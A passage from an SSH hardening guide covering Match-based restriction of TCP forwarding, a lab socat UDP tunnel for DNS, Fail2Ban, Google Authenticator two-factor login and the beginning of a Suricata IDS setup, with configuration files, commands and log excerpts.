For greater security, the recommendation is to disable the *AllowTcpForwarding* option, but if it is necessary to use it, its use must be restricted and for this we have the *Match* directive, which allows us to use options for certain users, groups or addresses. Next, an example will be shown of how to restrict tunneling to all users

except users *ariel* and *diego*, to do this you have to edit the *sshd_config* file like this:

```
#AllowAgentForwarding yes
AllowTcpForwarding no
#GatewayPorts yes
X11Forwarding yes
#X11DisplayOffset 10
#X11UseLocalhost yes
#PermitTTY yes
PrintMotd no
#PrintLastLog yes
#TCPKeepAlive yes
#PermitUserEnvironment no
#Compression delayed
#ClientAliveInterval 0
#ClientAliveCountMax 3
#UseDNS no
#PidFile /run/sshd.pid
#MaxStartups 10:30:100
#PermitTunnel no
#ChrootDirectory none
#VersionAddendum none

# no default banner path
#Banner none

# Allow client to pass locale environment variables
AcceptEnv LANG LC_*

# override default of no subsystems
Subsystem       sftp    /usr/lib/openssh/sftp-server

# Example of overriding settings on a per-user basis
#Match User anoncvs
#       X11Forwarding no
#       AllowTcpForwarding no
#       PermitTTY no
#       ForceCommand cvs server

Match User diego,ariel
        AllowTcpForwarding yes
```

Fig 24. The sshd_config file configuration allowing the creation of tunnels only for two users of the machine. Own source.

After restarting the *sshd* service, if we create a tunnel with the users *ariel* and *diego*, we will not have a problem. However, if we do it with the *dsdsec* user, it will not be possible, and we will see the refused connection of our tunnel in the file */var/log/auth.log*:

```
dsdsec@dsdsec:~$ tail -f /var/log/auth.log
Mar 19 18:06:54 dsdsec sudo: pam_unix(sudo:session): session closed for user root
Mar 19 18:06:57 dsdsec sudo:    dsdsec : TTY=pts/0 ; PWD=/home/dsdsec ; USER=root ; COMMAND=/usr/sbin/service ssh restart
Mar 19 18:06:57 dsdsec sudo: pam_unix(sudo:session): session opened for user root(uid=0) by dsdsec(uid=1000)
Mar 19 18:06:57 dsdsec sshd[46528]: Server listening on 0.0.0.0 port 22.
Mar 19 18:06:57 dsdsec sshd[46528]: Server listening on :: port 22.
Mar 19 18:06:57 dsdsec sudo: pam_unix(sudo:session): session closed for user root
Mar 19 18:08:01 dsdsec sshd[46530]: Accepted publickey for dsdsec from 192.168.1.215 port 51492 ssh2: ECDSA SHA256:KktO5Y7XnFvOTJEcT
Mar 19 18:08:01 dsdsec sshd[46530]: pam_unix(sshd:session): session opened for user dsdsec(uid=1000) by (uid=0)
Mar 19 18:08:01 dsdsec systemd-logind[820]: New session 85 of user dsdsec.
Mar 19 18:08:28 dsdsec sshd[46587]: refused local port forward: originator 127.0.0.1 port 35930, target 192.168.1.216 port 80
Mar 19 18:09:07 dsdsec sshd[46587]: Received disconnect from 192.168.1.215 port 51492:11: disconnected by user
Mar 19 18:09:07 dsdsec sshd[46587]: Disconnected from user dsdsec 192.168.1.215 port 51492
Mar 19 18:09:07 dsdsec sshd[46530]: pam_unix(sshd:session): session closed for user dsdsec
Mar 19 18:09:07 dsdsec systemd-logind[820]: Session 85 logged out. Waiting for processes to exit.
Mar 19 18:09:07 dsdsec systemd-logind[820]: Removed session 85.
Mar 19 18:09:15 dsdsec sshd[46606]: Accepted password for diego from 192.168.1.215 port 34846 ssh2
Mar 19 18:09:15 dsdsec sshd[46606]: pam_unix(sshd:session): session opened for user diego(uid=1001) by (uid=0)
```

Fig 25. Auth.log file indicating 'refused local port forward' to the dsdsec user due to configuration restriction. Own source.

More configuration restrictions can be made with the users, or it is even to do it by IP address as follows:

```
Match Address 192.168.1.215
        AllowTcpForwarding yes
# More options …
```

A better option would be to combine both user and address options, such as this example:

```
Match User diego,ariel Address 192.168.1.215
        AllowTcpForwarding yes
# More options …
```

To allow an entire network, you only have to include the network address and mask:

```
Match User diego,ariel Address 192.168.1.0/24
        AllowTcpForwarding yes
# More options …
```

To use negation, add an exclamation mark in front, for example, to exclude an IP from the configuration:

```
Match User diego,ariel Address !192.168.1.215
       AllowTcpForwarding yes
       More options …
```

There are many criteria-patterns that can be combined within *Match*. Others, such as *Group*, *LocalAddress*, and *LocalPort* among others, can be found along with many options within the official OpenSSH manual [8].

3.2.2.5 Creating a UDP Tunnel

Sometimes it is necessary to create a tunnel for a UDP protocol, particularly for certain services that need it. Below is an example of how to tunnel the port of a DNS server (53/udp). The laboratory diagram is as follows:



Fig 26. Laboratory network diagram to create a UDP tunnel. Own source.

In the image above, you can see that we have a Linux machine (the jump machine) with IP 10.0.1.2 connected via gateway 10.0.1.254 to the DNS server 10.0.2.2. This connection opens a UDP tunnel with the socat tool to 10.0.2.2:53. On the other hand, there is a Windows machine without a designated gateway and therefore isolated from the 10.0.2.0 network. This Windows machine has its primary DNS set to the jump machine (10.0.1.2). Below are the steps to create the tunnel.

Creating the tunnel on the Jumping Machine (10.0.1.2):

First, install the tool on the Linux Ubuntu system using the following command:

```
$ sudo apt install socat
```

Second, create the tunnel with the following command:

```
$ sudo socat -T0 udp4-recvfrom:53,reuseaddr,fork udp:10.0.2.2:53
```

Then, you can observe the open port with Nmap or another port scanner:

```
ddiego@routerlinux:~$ sudo nmap -sU -p 53 10.0.1.2
[sudo] password for ddiego:
Sorry, try again.
[sudo] password for ddiego:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-12 10:55 UTC
Nmap scan report for 10.0.1.2
Host is up (0.00072s latency).

PORT   STATE SERVICE
53/udp open  domain
MAC Address: 00:0C:29:24:F1:B4 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
```

Fig 27. Scanning port 53 with Nmap. Own source.

Finally, check with *nslookup* that the Windows system resolves with the DNS pointing to the jumping machine.



Fig 28.Testing nslookup command on a windows system using tunneled DNS. Own source.

3.2.3 Extra Security Measures for SSH

So far, we have seen some configurations that can help increase security, such as changing the service port number, disabling the root login account and restricting access by IP, among others. In this section, we are going to see other additional protection options that can be very useful to increase our level of security for the SSH service.

3.2.3.1 Intrusion Protection System (IPS), Attack Prevention with Fail2Ban

An IPS is a system that monitors the activity of a network, system or service and reacts to an attack or threat. There are different types of IPS, but in our case, for the SSH server, we are going to use Fail2Ban software.

Fail2Ban is a tool under the GNU license that provides detection and protection against unauthorized access attempts and brute force attacks on our SSH service. It also allows you to configure other services. This tool periodically checks the logs for access attempts (the time and number of attempts can be customized in the configuration). If this number is exceeded, it bans the IP that attempted to log in.

Let's see the installation on Linux Ubuntu following official documentation [9].

```
$ sudo update
$ sudo upgrade
$ sudo apt install fail2ban
```

A copy of the configuration file *fail2ban.conf* is made in a new file called *fail2ban.local*, which will later be edited. This file will take precedence over the *.conf* file, and in case of an update to the software, its contents will not be lost:

```
$ sudo cp /etc/fail2ban/fail2ban.conf  /etc/fail2ban/fail2ban.local
$ sudo vi /etc/fail2ban/fail2ban.local
```

The following content is added to *fail2ban.local*:

```
[DEFAULT]
ignoreip = 127.0.0.1/8 ::1
findtime = 10m
maxretry= 5
bantime=24h
[sshd]
enabled = true
```

Options used:

- `ignoreip`: This option allows you to create an exception over Fail2Ban. In this configuration, the local loop is ignored, but you have the flexibility to add more IPs or even networks. This is particularly useful to ensure that trusted or administrative connections are not blocked. This helps prevent situations where a misconfiguration could accidentally block our IP.
- `findtime`: Sets the time period over which Fail2Ban monitors failed access attempts. In this case, it is set to 10 minutes.
- `maxretry`: This option establishes the number of failed access attempts after which a block will be established on the source IP.
- `bantime`: The duration of blocking the IP that made the failed access is set to 24 hours.
- `enabled`: Enable Fail2Ban filters for the SSH service.

Error access attempts from IP 192.168.1.242 are repeatedly tested, and the following is observed:



Fig 29. IP blocking by Fail2Ban after incorrect access attempts. Own source.

After that, we can unban the blocked IP with the following command:



Fig 30. Unblocking banned IP with Fail2Ban. Own source.

3.2.3.2 Implementation of Two-Factor Authentication (2FA)

Nowadays, the implementation of two-factor authentication is essential for security, and it is also possible to add this feature to the SSH service. A simple way is to use the Google Authenticator PAM module [10], as we shown below.

There is the option to perform the installation using the following command with *apt-get* on Ubuntu/Debian systems:

```
$ sudo apt-get install libpam-google-authenticator
```

However, in this case, the repository will be cloned, and the installation will be performed from the source code as indicated in the repository documentation. First, it is necessary to have the dependencies installed:

```
$ sudo apt-get install git make gcc autoconf automake libtool libpam0g-dev
libqrencode4
```

Afterwards, you can continue with the installation by executing the following commands:

```
$ git clone https://github.com/google/google-authenticator-libpam.git
$ cd google-authenticator-libpam/
$ ./bootstrap.sh
$ make
$ sudo make install
```

At the start of the installation, an image can be seen as shown in the following figure:



Fig 31. Installing Google Authenticator PAM module. Own source.

Following the completion of this step, the next task involves creating a symbolic link from the path where it is installed. It is essential to check that the file is in that location:

```
$ sudo mkdir /lib/security/
$ sudo ln -s /usr/local/lib/security/pam_google_authenticator.so
/lib/security/pam_google_authenticator.so
```

Now, edit the file */etc/pam.d/sshd* and add the following line at the end:

```
auth required pam_google_authenticator.so
```



Fig 32. Configuring auth in /etc/pam.d/sshd. Own source.

Then, enable the following option in the */etc/ssh/sshd_config* file:

```
ChallengeResponseAuthentication yes
```

And disable the *PasswordAuthentication* option in */etc/ssh/sshd_config*:

```
PasswordAuthentication no
```

The service must be restarted:

```
$ sudo systemctl restart sshd.service
```

Now, execute the *google-authenticator* command. This will generate a QR code to be scanned and added to the mobile device. Additionally, it will generate a 6-digit secret code that is renewed every 30 seconds:

Fig 33. Running google-authenticator part 1. Own source.

Using a mobile phone, open the Google Authenticator application, add the QR code and enter the 6-digit code. In the case of the image, it is 087040. Once entered, answer the questions according to the most convenient configuration.

```
Do you want me to update your "/home/dsdsec/.google_authenticator" file? (y/n) y

Do you want to disallow multiple uses of the same authentication
token? This restricts you to one login about every 30s, but it increases
your chances to notice or even prevent man-in-the-middle attacks (y/n) y

By default, a new token is generated every 30 seconds by the mobile app.
In order to compensate for possible time-skew between the client and the server,
we allow an extra token before and after the current time. This allows for a
time skew of up to 30 seconds between authentication server and client. If you
experience problems with poor time synchronization, you can increase the window
from its default size of 3 permitted codes (one previous code, the current
code, the next code) to 17 permitted codes (the 8 previous codes, the current
code, and the 8 next codes). This will permit for a time skew of up to 4 minutes
between client and server.
Do you want to do so? (y/n) y

If the computer that you are logging into isn't hardened against brute-force
login attempts, you can enable rate-limiting for the authentication module.
By default, this limits attackers to no more than 3 login attempts every 30s.
Do you want to enable rate-limiting? (y/n) y
```

Fig 34. Running google-authenticator, part 2. Own source.

Log in via SSH again, and the system will prompt for the code that we will have to look at on the mobile:



Fig 35. Testing 2FA authentication in SSH. Own source.

3.2.3.3 Suricata (IDS & IPS Configuration)

An Intrusion Detection System (IDS) is a monitoring system for systems, services, or networks that, through event detection, heuristics and information gathering, allows threats to be identified, alerted about, and can even respond actively, similar to an Intrusion Prevention System (IPS) as seen in a previous section with Fail2Ban.

Next, we are going to see an example of configuration and installation of Suricata on a Linux Ubuntu 22.04 using the official documentation [11]. This system will allow us to implement a free and open-source IDS/IPS system. Additionally, this software has a large community behind it and allows obtaining rules for free.

```
$ sudo apt-get install software-properties-common
$ sudo add-apt-repository ppa:oisf/suricata-stable
$ sudo apt update
$ sudo apt install suricata jq
$ sudo systemctl status suricata
```

You can see the status of the Suricata service as shown in the following image.



Fig 36. Obtaining suricata service status. Own source.

To get the version of Suricata and its features, use the *–build-info* option.



Fig 37. Obtaining Suricata version. Own source.

Next, we will configure Suricata. To do so, we must edit the file */etc/suricata/suricata.yaml* by modifying the following variables:

1. Specify our internal network or networks in the *HOME_NET* variable and the SSH server listening port in *SSH_PORTS* if it is different from 22/tcp.



Fig 38. Modifying the Suricata networks and SSH ports. Own source.

2. In Step 2 of the file, it is possible to modify the default logs directory. This is done within the *default-log-dir* option.
3. To select where the capture and analysis will be performed, the *af-packet* > *interface* option within the file in the Step 3 section with the name of our interface:

